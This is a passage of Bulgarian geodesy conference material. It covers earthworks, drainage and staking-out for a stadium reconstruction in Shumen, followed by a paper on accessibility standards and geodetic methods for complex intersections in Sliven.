За определяне теренните коти на съоръжението използваме изобразените теренни коти и хоризонтални от геодезическата снимка, извършена чрез площна нивелация. Кота „нула“ на игрището е определена като е съобразено средното ниво на съществуващия терен при спазване изискването за минимални земни работи, приблизително равни изкопи и насипи. На практика проектните коти на основната линия са избрани да са най-близки до съществуващите теренни с цел осъществяване на минимални земни работи. На фиг. 3 са показани наклоните на проектния терен, които са използвани за интерполация на червените хоризонтални, от предварително изчислените проектни коти на точките от схемата за съоръжението при сечение на проектния релеф 10 cm. Показаните проектни хоризонтални и коти на фиг. 3. и фиг. 4. са коти готов терен, т. е. на горната част на затревената повърхнина и пистата. Съставена е мрежа от квадрати 10/10 m, като на всеки общ ъгъл е изчислена нивелета от нулевата линия от средата на игрището (Фиг. 4.). В ъглите на квадратите са записани проектните коти за цялата площ на обекта. Тези проектни коти се използват при изработването на картограмата на земните маси.

За изработването на картограмата на земните маси са изчислени работните коти на ъглите на квадратите, като разлика между проектна и теренна кота. Изчертана е линията на нулевите земни работи с червено (Фиг. 5.).

Чрез нея се изчислява обема на необходимите земни работи - изкопи в червено и насипи в жълто, които ще се получат при изграждането на обекта и достигането на необходимите нива на площния обект и съоръженията към него. Обемите са изчислени по схемата показана на фиг.5. В ъглите на квадратите са записани горе ляво – работна кота, горе дясно проектна кота и долу дясно теренна кота. Средноаритметичната стойност на работните коти за дадена фигура се умножава с площта на фигурата, като е получена съответната стойност на изкоп или насип. Обикновено изкопа или насипа се отбелязва в средата на всеки от квадратите в кръг чрез десетична дроб със съответния знак (за изкоп - „-“, за насип - „+“).

При изработването на картограма на земни маси в УПИ I, кв.284 по плана на гр. Шумен за реконструкция на стадиона и осигуряване достъпна среда до него са получени следните стойности:


- Изкоп – 3145,6 m³
- Насип – 1253,2 m³

В таблица под картограмата са записани изкопите и насипите под всяка колона от квадрати. От тях е пресметнат общия обем на земните маси. Анализът показва, че изкопите са повече. В такива случаи при проектирането на съоръжението трябва да се осигури транспорт за извозване на излишните земни маси в депо.

В зависимост от дебелината на настилките и основата им се отнемат допълнително земни маси, които са равни на обема, който ще бъде запълнен от тях.


При съставянето на картограмата трябва да се вземе предвид коефициента на разбухване на съответната почва, особено при насипа, за да се предвиди начин за

уплътняване. Това се прави чрез консултация от съответния специалист - геолог. Това е важна част за безопасността и здравето на бъдещите ползватели. В такива случаи под съоръжението се прави допълнително построение – плочник, който ще запази равнината на терена.



Фиг. 5. Картограма на земните маси

Използва се класическа схема за отводняване, показана на фиг.6. на терени на футболни игрища. На схемата е показана посоката на отводняване към водосъбирателната шахта специално проектирана за съоръжението. Изобразени са отводнителните канали и новата канализация. Схемата за отводняване показва цялостния проект с различните видове настилки на терена, както и съществуващите съоръжения към игрището - трибуни. Видовете настилки се взимат предвид още в първоначален етап на проектиране. Тяхната характеристика влияе на изкопните работи. Добре е те да бъдат съобразени с естествения терен и неговите възможности, както беше споменато по – горе. [9]




Фиг. 6. Схема за отводняване

4 Трасировъчен план

Трасировъчният план е изготвен по правоъгълни координати в координатна система БГС 2005. Съставени са таблици, в които са записани номерата и координатите на изходните точки към проекта. Броят на точките за трасиране е 137 точки. В тази таблица са показани номерата и координатите на точките за трасиране върху терена на спортното съоръжение, както и изходните точки - 110036 и 110006. Възможностите на съвременните геодезически инструменти позволяват трасирането да стане по по-бърз и с достатъчна точност начин за трасиране по координати. Височинното трасиране на точките от техническия проект определя проектното положение на точките във височина и се осъществява

с точност до 0.001 m. Процесът се състои в последователно трасиране на основните точки и наклони, които дават главните направления на осите и повърхнините. Извършва се в Балтийска височинна система. [7,10,11]



Фиг.7: Трасировъчен план

5. План за безопасност и здраве

Планът за безопасност и здраве е задължителен елемент от проекта в част "Геодезия"-ВП. Той се изготвя в зависимост от вида на строителния обект и задачите, заложиени в съдържанието му. Към плана се добавя обяснителна записка, която включва информация за името на обекта, неговото местоположение, етапа на проектиране и възложителя. Записката съдържа и описание на терена, върху който се намира обектът, особеностите му и състоянието на транспортните и комуникационните връзки на района.

При изпълнението на вертикални планировки за строителството на пътни и спортни обекти се спазват редица изисквания. Преди да започнат изкопните работи, изпълнителят и инвеститорът заедно проучват разположението на всички надземни и подземни комуникации, като водопроводни и канализационни мрежи, газопроводи, паропроводи, електрически мрежи и кабели, за да се вземат мерки срещу повредите им. Ако е необходимо, тези съоръжения се преместват или временно се спират. Ако по време на строителството бъдат открити неизвестни подземни съоръжения, работата се прекратява, докато се изясни техният характер.

Важно е също така да се осигури правилната временна организация на движението извън строителната площадка. Ако преминаването през обекта е наложително, това трябва да се осъществява само на определени места. Мерките за безопасност включват ограждане и сигнализиране на работните места, за да се предпазят от преминаващи превозни средства. Изкопите и насипите трябва да бъдат изпълнени така, че да не задържат дъждовна или друга оттичаща се вода и да не затрудняват достъпа до обекта.

Изпълнението на строителните работи трябва да следва точно технологичните схеми за движение на машините. Багерите трябва да се разполагат на равни площадки, а при работата с тях трябва да се спазват определени правила – например, багерната лопата не бива да се завърта преди да е излязла напълно от почвата, и е забранено рязкото спиране при завъртане с пълна лопата. При направата на насипи, машините трябва да са на разстояние най-малко 1 метър от ръба на насипа. Също така е забранено работниците да стъпват по машините, когато те не са в движение.

По време на кофражни, арматурни, бетонови и други строителни дейности трябва да се осигурят безопасни условия на труд. Противопожарните мерки включват осигуряване на достъп за противопожарни коли, телефонна връзка с пожарната служба и определяне на специални места за загряване на битума. При работа в близост до складове с горивни течности, трябва да се провеждат специални противопожарни мероприятия. Всички противопожарни ядра трябва да бъдат снабдени с необходимите пособия, според противопожарните наредби.

За опазване на околната среда при строителството, всички дървета трябва да бъдат оградени с кофраж, за да не се увредят от машините. Алейната мрежа трябва да бъде проектирана така, че да запази съществуващата растителност, а отпадците да се изхвърлят на специално определени за това места.

Заклучение

Настоящият работен проект за реконструкция на футболен стадион в НВУ „Васил Левски“ Факултет „Артилерия, ПВО и КИС“ - гр. Шумен е изготвен по искане на собствениците и включва цялостно благоустрояване на прилежащия терен. За разработването му е използвана геодезическа снимка на района, като проектът за реконструкция е съобразен с височинното положение на всички площадки и със специфичните изисквания за спорта, който ще се упражнява там. Вертикалната планировка е съобразена с котите на съществуващи точки и прилежащата улица, която осигурява достъп до терена.

Проектирането е извършена като са използвани два метода - червени хоризонтални и котирана проекция, което позволява точно отчитане на височините на всяка точка. Спазени са изискванията за минимални и максимални наклони, а при изпълнението ще се използват конкретни репери с коти 220.328 m и 220.408 m, взети от геодезическата основа на снимка.

В проекта е предвидено поставянето на нова тревна настилка на терена, подмяна на старата асфалтова настилка с нова тартанова и реконструкция на улицата, водеща до стадиона, като асфалтът също ще бъде подменен. Останалите площи ще бъдат озеленени или преасфалтирани. Към проекта е приложен трасировъчен план, който съдържа информация за изходните точки и всички подробни точки по целия терен.

Също така, в проекта е включена нова схема за отводняване на футболния терен. Преди началото на строителните работи е необходимо да се маркират всички подземни съоръжения, като кабели и водопроводи, за да се предотвратят инциденти и аварии.

Литература

1. Закон за устройство на територията (ЗУТ), обн., ДВ, бр. 1 от 2001 г
2. НАРЕДБА № РД-02-20-2 от 20 декември 2017 г. за планиране и проектиране на комуникационно-транспортната система на урбанизираните територии, обн., ДВ, бр. 7 от 2018 г.
3. НАРЕДБА № 4 от 2001 г. за обхвата и съдържанието на инвестиционните проекти обн., ДВ, бр. 51 от 2001 г
4. НАРЕДБА № РД-02-20-2 от 26.01.2021 г. за определяне на изискванията за достъпност и универсален дизайн на елементите на достъпната среда в урбанизираната територия и на сградите и съоръженията ДВ. бр.12 от 12 Февруари 2021г.
5. Наредба № 3 от 31 юли 2003 г. За съставяне на актове и протоколи по време на строителството. ДВ. бр.72 от 15 Август 2003г.,
6. Наредба № 2 от 31 юли 2003 г. За въвеждане в експлоатация на строежите в Република България и минимални гаранционни срокове за изпълнени строителни и монтажни работи, съоръжения и строителни обекти. ДВ. бр.72 от 15 Август 2003г.

7. НАРЕДБА № РД-02-21-1 от 9 юли 2015 г. за Държавната нивелачна мрежа, Обн. ДВ. бр. 55, от дата 21.7.2015 г.
8. Д.1. Норми за проектиране на спортни сгради и съоръжения. Том 2. София, 2006 г.
9. Димитрова, Р., Вертикално планиране, София, 2016.
10. Андреев А., Инженерни, природонаучни и други направления на приложната геодезия част 1, ШУ „Епископ Константин Преславски“, Шумен, 2020.
11. Андреев А., Инженерни, природонаучни и други направления на приложната геодезия част 2, ШУ „Епископ Константин Преславски“, Шумен, 2020.

NEW STANDARDS AND METHODS FOR GEODETIC ACCESSIBILITY AT COMPLEX INTERSECTIONS

Venelin S. Kozhuharov, Radostin Georgiev

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky"*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU "Vasil Levsky"*

Abstract: Vertical planning in urbanized areas models the topography to facilitate connections between infrastructural elements and street construction, taking into account the character of development and drainage. The street network, part of the communication and transport system (CTS), includes roads, sidewalks, pedestrian areas and bicycle paths. The planning process goes through different stages, from the general to the investment project, and the streets are classified according to their purpose. The thesis is aimed at creating a plan for accessibility and drainage of a complex intersection in Sliven, with the main tasks being to drain the water and ensure access for pedestrians and cyclists. The project applies geometric solutions with appropriate slopes, preventing water penetration into the buildings, and complies with the regulatory requirements for an accessible environment.

Keywords: Vertical planning, CTS, GIS, GNSS.

НОВИ СТАНДАРТИ И МЕТОДИ ЗА ГЕОДЕЗИЧЕСКО ОСИГУРЯВАНЕ НА ДОСТЪПНОСТ В СЛОЖНИ КРЪСТОВИЩА

Венелин С. Кожухаров, Радостин Георгиев

Въведение

Вертикалното планиране на урбанизираните територии е процес, който трансформира съществуващия релеф с цел осигуряване на оптимална среда за населението. Това планиране подрежда височинното разположение на сградите, улиците и комуникациите, като се съобразява с връзките между инфраструктурните елементи и подземните съоръжения. Един от основните компоненти е уличната мрежа, която формира организацията на комуникациите в града, определя архитектурния характер, разположението на сградите и системите за отводняване.

Уличната мрежа е част от комуникационно-транспортната система (КТС) и включва тротоари, пешеходни зони, велосипедни алеи и паркови пътеки. Процесът на планиране преминава през три основни етапа: общ устройствен план (ОУП), подробни устройствени планове (ПУП) и инвестиционен проект (ИП). Улиците се разделят на първостепенни и второстепенни според функционалността им, което определя различни изисквания за брой платна, наклони и радиуси на кривите.

Целта на дипломната работа е разработка на вертикален план за сложно кръстовище в Сливен, с фокус върху оптимално отводняване и достъпност за пешеходци и велосипедисти. Задачите включват гравитачно отвеждане на повърхностните води и осигуряване на лесен достъп до съседните улици. Дипломантът използва данни от геодезическо заснемане и улична регулация, предоставени от ръководителя. Проектът осигурява съответствие с нормативните изисквания за достъпност, определени в Наредба № РД-02-20-2, като включва детайли за настилки, бордюри и връзки между различни типове настилки. Вертикалната планировка се базира на графо - аналитичен метод и представя пространствените връзки на кръстовището с околните обекти, използвайки надлъжни и напречни наклони за оптимално отводняване на пространствата около сградите и предотвратяване на влага в основите.

1 Преглед на съществуващите изисквания за достъпност

Пътните възли и кръстовища са съществени елементи от транспортната инфраструктура, които позволяват свързването на различни пътни направления и осигуряват безопасното и ефективно движение на автомобили. Кръстовището е мястото, където се пресичат или разклоняват два или повече пътя на едно ниво. За разлика от тях, пътните възли представляват по-сложни съоръжения, където пътищата се пресичат на различни нива (с надлези и подлези), което позволява непрекъснат поток на трафика. Те обикновено се изграждат на магистрали и основни артерии, за да осигурят висока пропускателна способност и безопасност.

Пътните възли и кръстовища трябва да са лесни за разпознаване и ориентация, с добра видимост и сигурни условия за преминаване. За целта, те трябва да се изграждат със стандартизирани форми и размери. Важно е също така да се осигури достатъчна пропускателна способност за всички направления, така че да се избягват задръствания и забавяния в движението.

При изграждането на тези съоръжения се изисква те да бъдат икономически изгодни - т.е. разходите за строителство, поддръжка и експлоатация да са минимални. Те трябва също така да позволяват удобна реконструкция или поетапно изграждане, като бъде предвидена достатъчна площ за цялостното съоръжение още на първия етап от строителството. В пътните възли трябва да се предвиждат и алтернативни пресичания на едно ниво, за да се гарантира гъвкавост. Препоръчително е също така съоръженията да имат архитектурно оформление в съответствие с категорията на пресичащите се пътища.

2 Кратък обзор на международни и национални стандарти за достъпност в сложни кръстовища

Достъпността в сложните кръстовища е ключов аспект от планирането на съвременната градска инфраструктура. Международните и национални стандарти са създадени, за да гарантират сигурност и лесно движение за всички участници в пътното пространство, включително хора с увреждания, възрастни, деца и пешеходци. Тези стандарти обхващат както дизайн и функционалност, така и безопасност и интуитивност.

На международно ниво стандартът ISO 21542:2021 определя изисквания за достъпна среда, включително елементи като пешеходни пътеки с подходяща маркировка и сигнализация. Включени са и стандарти за различни форми на визуални и тактилни сигнали, които улесняват ориентацията на хора с увредено зрение. Директивите на Европейския съюз също имат важна роля, като поставят минимални изисквания за достъпност в рамките на цялата общност.

На национално ниво, България също се стреми да постигне съответствие с международните норми чрез въвеждане на БДС стандарти, които регулират пътната инфраструктура и достъпността в кръстовища. Наредбите изискват пешеходните зони и сигнализацията да отговарят на стандарти, които осигуряват безопасност и улесняват придвижването [6].

Подобряването на достъпността в сложните кръстовища чрез тези стандарти е от съществено значение за изграждане на безопасна, инклузивна градска среда, в която всеки има възможност за свободно и безопасно придвижване.

3 Анализ на факторите, които затрудняват прилагането на съществуващите стандарти.

3.1 Ограничения в пространството и градската инфраструктура

Един от основните проблеми е ограниченото пространство, особено в гъсто населени и исторически зони. Много от съществуващите кръстовища са изградени преди съвременните стандарти за достъпност, което затруднява приспособяването им към новите изисквания. Например, добавянето на рампи, безопасни пътеки и тактилни знаци често изисква значителни промени в инфраструктурата, които не винаги са възможни без сериозно засягане на трафика. В градове като София и Пловдив, където историческите сгради и тесните улици ограничават възможностите за разширяване на кръстовищата, проектантите често трябва да търсят компромисни решения [5].

3.2 Финансови ограничения

Финансирането на инфраструктурни проекти за достъпност е друго значително предизвикателство. За прилагането на висококачествени инфраструктурни елементи, които отговарят на стандартите, се изискват сериозни финансови ресурси. Инвестициите са необходими както за материалите, така и за модерни технологии, като интелигентни светофари, звукова сигнализация и устройства за тактилна навигация. В България, ограничените ресурси в общинските бюджети често водят до недостатъчно финансиране на такива проекти. Дори при осигурени външни средства (напр. европейски субсидии), процедурите по одобрение и разпределяне на средствата често забавят реализацията на проектите.

3.3 Технологични и логистични трудности

Внедряването на модерни решения за достъпност, като системи за интелигентно управление на светофарите и тактилни пътеки, също представлява предизвикателство. Технологии като сензори за автоматично разпознаване на

пешеходци, адаптивни светлинни сигнали и динамично регулиране на трафика са на разположение в много развити страни. В България обаче, разпространението на тези технологии е ограничено. Причините включват както липсата на технически специалисти за внедряване и поддръжка, така и предизвикателствата, свързани с интегриране на новите технологии в съществуващата инфраструктура. Например, тактилната маркировка на пешеходните зони е задължителна по стандартите, но нейното прилагане в неравномерни или стари настилки често е затруднено [9].

3.4 Сложността на адаптацията в социален и административен план

Прилагането на стандартите за достъпност изисква разбирането и подкрепата на обществеността, както и ангажираност от страна на различни държавни и местни органи. В много случаи липсата на адекватно познаване на стандартите и ползите от тях създава съпротива при реализирането на проектите. Например, на места, където проектите за достъпност изискват премахване на паркоместа или временна реорганизация на движението, общественото мнение може да бъде негативно, ако не е проведена ясна и открита комуникация.

В допълнение, административните процедури за одобрение на инфраструктурни проекти в България често са бавни и сложни. Липсата на яснота и координация между различните институции може да доведе до забавяне на проектите за подобряване на достъпността в кръстовищата [8].

3.5 Проблеми с интензивността на трафика

Интензивният трафик в големите градове представлява допълнително предизвикателство при прилагането на стандартите за достъпност в сложни кръстовища. Повишеното движение в тези зони, особено в пикови часове, затруднява безопасността на пешеходците, велосипедистите и хората с увреждания, за които е съществено важно бързо и лесно да пресичат пътните платна. Стандарти като тези на ISO 21542:2021 препоръчват изграждане на осигурени пешеходни зони и адаптивни системи за управление на трафика, но високият интензитет често възпрепятства ефективното им внедряване [7].

Някои сложни кръстовища се проектират така, че да позволят максимална пропускливост на трафика, но това често е за сметка на пространствата, предназначени за пешеходци. Интензивният поток на превозни средства може да затрудни видимостта и реакциите на водачите при наличие на пешеходци или велосипедисти на кръстовището. В такива условия, прилагането на съществуващите стандарти за достъпност, като безопасно разпределение на пешеходните потоци и осигуряване на звукови и визуални сигнали, става още по-трудно.

За да се справят с тези проблеми, редица градове по света внедряват интелигентни транспортни системи, които регулират светлинните сигнали спрямо реалната интензивност на трафика, като предоставят повече време за преминаване на пешеходци в часове на върхово натоварване. В България, обаче, тези технологии все още са ограничени в своето приложение, което затруднява безопасното преминаване на хора с различни нужди.

В заключение, интензивността на трафика усложнява адаптацията на кръстовища към съвременните стандарти за достъпност, като същевременно увеличава риска за по-уязвимите участници. Създаването на решения за оптимално регулиране на трафика и разделяне на потоците на движение е ключово за изграждането на безопасни, достъпни и инклузивни инфраструктурни обекти.

4 Геодезически методологии за осигуряване на достъпност

Геодезията има съществен принос за осигуряването на достъпност в градската инфраструктура, като използва прецизни методи за измерване и планиране на обекти, които са лесно достъпни и безопасни за всички хора, включително тези с различни потребности. Основните геодезически методологии, използвани в тези проекти, включват лазерно сканиране и 3D моделиране, GPS и GNSS технологии, географски информационни системи (ГИС), дистанционно наблюдение и технологии за мониторинг на наклони и деформации.

Чрез лазерно сканиране и създаване на 3D модели, геодезистите могат да създадат прецизна триизмерна репрезентация на градската среда, особено полезна в сложни и многопосочни пространства като кръстовища и спирки на обществения транспорт. Тези модели включват всички елементи на терена и позволяват да се анализират височини, наклони и възможни препятствия. Това улеснява проектантите в адаптирането на пешеходни пътеки, рампи и настилки към нуждите на хората с ограничена подвижност и намалено зрение.

GPS и GNSS технологиите са от съществено значение за прецизното планиране на инфраструктурни обекти. Чрез използването на GNSS оборудване, геодезистите могат да събират точни пространствени данни, особено полезни в натоварени и сложни кръстовища. Това подпомага оптималното разпределение на пешеходни пътеки, адаптирани за инвалиди, и други зони за преминаване. Данните, събрани чрез тези технологии, могат да се интегрират в географски информационни системи (ГИС), с което се създават детайлни карти и планове, отразяващи всички достъпни маршрути и зони за пресичане [2].

ГИС е особено ценен инструмент за анализ и управление на пространствени данни. Събирайки както пространствени, така и атрибутивни данни, ГИС системите позволяват създаването на специализирани карти, които предоставят цялостна информация за достъпността в даден район, включително наклони, маршрути и препятствия за хора с намалена подвижност. Чрез такива карти и ГИС анализи лесно могат да се идентифицират потенциални "грешки" в инфраструктурата, които пречат на преминаването на хора с увреждания, и да се предложат алтернативни маршрути и решения.

БЛА (дронове) и дистанционното наблюдение също играят важна роля при картографирането и оценката на достъпността в инфраструктурата. Те позволяват заснемане на висококачествени изображения и видео на терените, което е полезно за обследване на улици и кръстовища. Събраните данни от въздуха предоставят визуална информация за съществуващите маршрути и всякакви препятствия, които биха могли да затруднят достъпа. Това подпомага проектантите и геодезистите в създаването на подробни оценки за достъпността и в препоръките за адаптация.

В зони с неравен терен или чести геодинамични изменения съществуват и методологии за мониторинг на наклони и деформации. Геодезическите методи, използвани за тази цел, включват инклинометрия и тахиметрия, които измерват и наблюдават различни промени в терена. Това е важно за осигуряване на устойчиви маршрути и рампи, които остават стабилни и безопасни във времето, особено в райони с по-голямо натоварване или интензивни природни влияния.

Геодезическите методологии имат съществено значение за планирането и изпълнението на инфраструктурни проекти, които осигуряват безопасност и достъпност за всички граждани. Чрез прецизни измервания и използването на модерни технологии, геодезията подкрепя създаването на достъпни и функционални градски пространства, които отговарят на нуждите на всички участници в движението.

5 Предложения за нови стандарти и методологии

С нарастващите нужди за създаване на инклузивна и достъпна градска среда, внедряването на нови стандарти и усъвършенствани методологии е ключово за осигуряване на сигурност и комфорт за всички граждани. Въвеждането на нови, адаптивни стандарти за достъпност, подкрепени с иновативни геодезически методи, може значително да подобри инфраструктурата в обществени пространства, като кръстовища, пешеходни зони и обществени сгради. Основните предложения в тази насока се фокусират върху интеграцията на интелигентни технологии, гъвкави проекти и оптимизиране на процедурите за измерване и мониторинг [7], [8].

5.1 Интелигентни системи за достъпност и безопасност

Едно от основните предложения за нови стандарти включва внедряването на интелигентни транспортни и навигационни системи, които адаптират сигналите и инфраструктурата спрямо динамиката на трафика и нуждите на пешеходците. Например, светофарите могат да се оборудват със сензори, които автоматично удължават времето за преминаване на пешеходци в зависимост от тяхната скорост. Допълнително, въвеждането на тактилни пътеки със звукови и вибрационни елементи в зоните за пресичане ще улесни придвижването на хора с нарушено зрение и слух.

5.2 Гъвкави и адаптивни дизайни на инфраструктурата

Новите стандарти за достъпност следва да изискват гъвкави дизайни, които да могат лесно да се адаптират при бъдещи промени в нуждите на обществото. Например, широките пешеходни зони, които включват алтернативни маршрути за хора с ограничена подвижност, могат да се проектират така, че да позволяват надграждане с допълнителни елементи при необходимост. Включването на адаптивни рампи и платформи с регулируема височина в зоните за обществен транспорт също би улеснило достъпа за хора в инвалидни колички и възрастни хора.

5.3 Оптимизирани геодезически методологии за измерване и мониторинг

Геодезията е в основата на успешното планиране и изпълнение на проекти за достъпност, като съвременните методи за измерване и мониторинг могат значително да улеснят този процес. Предложенията включват въвеждането на стандарти за по-често използване на лазерно сканиране и 3D моделиране за оценка на терена и проектни изисквания. Тези технологии осигуряват детайлни данни за наклони, височини и геометрия на повърхностите, което е важно при адаптацията на зони с различни нива на трудност за преминаване. Дроновете и дистанционното наблюдение също трябва да се превърнат в стандарт за предварително проучване и анализ, тъй като предлагат бързо и икономично събиране на данни за по-мощни проекти [3], [4].

5.4 ГИС и анализ на пространствени данни за повишаване на достъпността

Интеграцията на ГИС системи за анализ и визуализация на данни е съществена за създаването на ефективни и функционални пространства. Предлагането на стандарти, които да изискват задължително използване на ГИС при проектирането на достъпни зони, би позволило по-прецизно планиране на маршрути и идентифициране на потенциални препятствия в реално време. Събирането на пространствени и атрибутивни данни чрез ГИС е важна стъпка за създаване на карти, които отразяват зоните с оптимална достъпност и възможностите за адаптация, за да се осигури максимално удобство за гражданите [2].

5.4 Устойчиво и дългосрочно планиране

Введените нови стандарти и методологии следва да бъдат насочени и към устойчивото планиране, за да се осигури дългосрочната ефективност на достъпността. Устойчивото планиране означава не само използване на издръжливи материали и технологии, но и предвиждане на бъдещите нужди на обществото чрез адаптивни стандарти, които могат лесно да бъдат актуализирани. В тази връзка, периодичният мониторинг на достъпността, чрез геодезически методи като GNSS технологии и тахиметрия, ще гарантира, че създадената инфраструктура остава безопасна и функционална в дългосрочен план.

Заклучение

В днешно време осигуряването на достъпност в градската инфраструктура е от съществено значение за създаването на инклузивни и безопасни обществени пространства. Прегледът на международните примери и добри практики демонстрира, че успешните стратегии за достъпност включват иновации, интегрирани транспортни решения и активно участие на общността. Страните като Норвегия, Япония, Канада, Швеция и САЩ предлагат ценни модели, които показват как интелигентни технологии, адаптивен дизайн и устойчиво планиране

могат да трансформират публичните пространства и да ги направят по-достъпни за всички.

Прилагането на нови стандарти и усъвършенствани геодезически методологии е от ключово значение за подобряване на достъпността. Внедряването на лазерно сканиране, 3D моделиране и географски информационни системи (ГИС) осигурява прецизни данни за планиране и мониторинг на инфраструктурата, което е особено важно в сложни кръстовища и натоварени зони. Интегрирането на интелигентни навигационни системи и адаптивни елементи в обществените транспортни мрежи помага за преодоляване на бариерите и за осигуряване на по-добра мобилност за хора с увреждания [1].

Предизвикателствата при прилагането на съществуващите стандарти, като интензивността на трафика и недостатъчната информираност, могат да бъдат преодолені чрез съвместна работа между местните власти, проектантите и самите граждани. Важно е да се включат разнообразни интереси и да се адаптират проектите, така че да отговарят на реалните нужди на общността [10], [11].

Следователно за да се постигне наистина достъпна и инклузивна среда, е необходимо да се осъществи интегриран подход, който обединява новите технологии, устойчивото планиране и активното участие на обществото. Чрез ангажираност и иновации можем да се изгради бъдеще, в което всеки гражданин да се чувства безопасно и удобно в своето ежедневно преминаване в градската среда.

Литература:

1. Андреева П., Андреев А. Върху проблемите на геоинформационните технологии у нас. Proceedings of International Scientific Conference 2021, Faculty of Artillery, Air Defense and Communication and Information Systems - Shumen. 492- 502 p. ISSN 2367-7902
2. Андреева П. Геоинформационни технологии –монография. 180 с. НВУ „В. Левски“ Шумен 2023 ISBN 978-954-753-368-4
3. Андреев А., Инженерни, природонаучни и други направления на приложната геодезия част 1, ШУ „Епископ Константин Преславски“, Шумен, 2020.
4. Андреев А., Инженерни, природонаучни и други направления на приложната геодезия част 2, ШУ „Епископ Константин Преславски“, Шумен, 2020.
5. Димитрова, Р., Вертикално планиране, София, 2016.
6. Иванова Ил. Кадастърът в България. Замисъл и изпълнение. Издателство “АСМО Academic Press“, гр. София, 2016.
